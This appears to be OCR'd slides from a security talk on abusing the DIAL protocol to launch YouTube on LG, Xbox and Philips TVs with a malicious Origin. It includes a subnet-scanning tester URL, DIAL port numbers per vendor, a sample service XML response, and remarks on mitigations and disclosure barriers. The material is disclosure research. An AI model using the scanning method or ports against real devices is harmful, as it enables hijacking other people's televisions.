
Referer: http://tester.dialstranger.com/

LG YouTube Application plays video successfully with malicious Origin firmware version

Let’s Exploit – LG webOS TV LH590V (2023)



Let’s Exploit – Xbox One (2019)




Xbox One YouTube Application plays video successfully with malicious Origin


Let’s Exploit – Xbox One (2023)

Application-Url:	http://192.168.1.37:10247/apps/467A3986-84E9-4343-AE79-A48E38539B48/
Content-Language:	en-US
Content-Length:	1060
Content-Type:	text/xml; charset="utf-8"
Date:	Sun, 12 Nov 2023

Xbox One YouTube Application adds random data to URL blocks malicious Origin

Let's Exploit – Philips TV







Philips TV doesn't play video with HTTP origin. This can be bypassed by iframed FTP document on some browsers (tested on Firefox 71 successfully, Chrome 79 prevents loading FTP documents inside iframe) (2019)

FTP protocol is blocked in modern browsers (2023)

Let's Exploit


http://tester.dialstranger.com/DialStranger.html







http://tester.dialstranger.com/dialtester-ajax.html?dialport=36866&uri=%2Fapps%2FYouTube&subnet=192.168.0.&ipstart=1&ipend=255


DIAL is a local network protocol!



DIAL is a local network protocol!









```
−<service dialVer="2.1">
    <name>youtube.leanback.v4</name>
    <options allowStop="true"/>
    <state>stopped</state>
    <link rel="run" href="run"/>
    <additionalData/>
  </service>
```

DIAL is local network protocol!

- DIAL generally uses ports > 10.000
  - 10247 Xbox
  - 36866 LG
  - 56789 Philips
  - 56791 Vestel
- Shodan, ZoomEye and Censys are not successful for these kind of ports/services
- With help of Masscan and other tools, I can safely say that over **1.000.000 TV's are exposed** to Internet



Final Thoughts

- Thanks to browsers and protocol update now it is hard to exploit vulnerable TV's comparing to 4 years ago
  - Removing FTP, blocking WebRTC local IP access, better CORS rules
- Still billions of TV can be exploitable locally because of IOT update issues
  - Not good for Malls, businesses an SOCs :)
- Millions of TV exposed to internet and these can be used for propaganda and profit
- Bug bounty is a barrier for disclosure
  - Protocol vulnerabilities are out of scope, if vulnerability is out of scope you can't reach to security team of TV vendors

- Thank you

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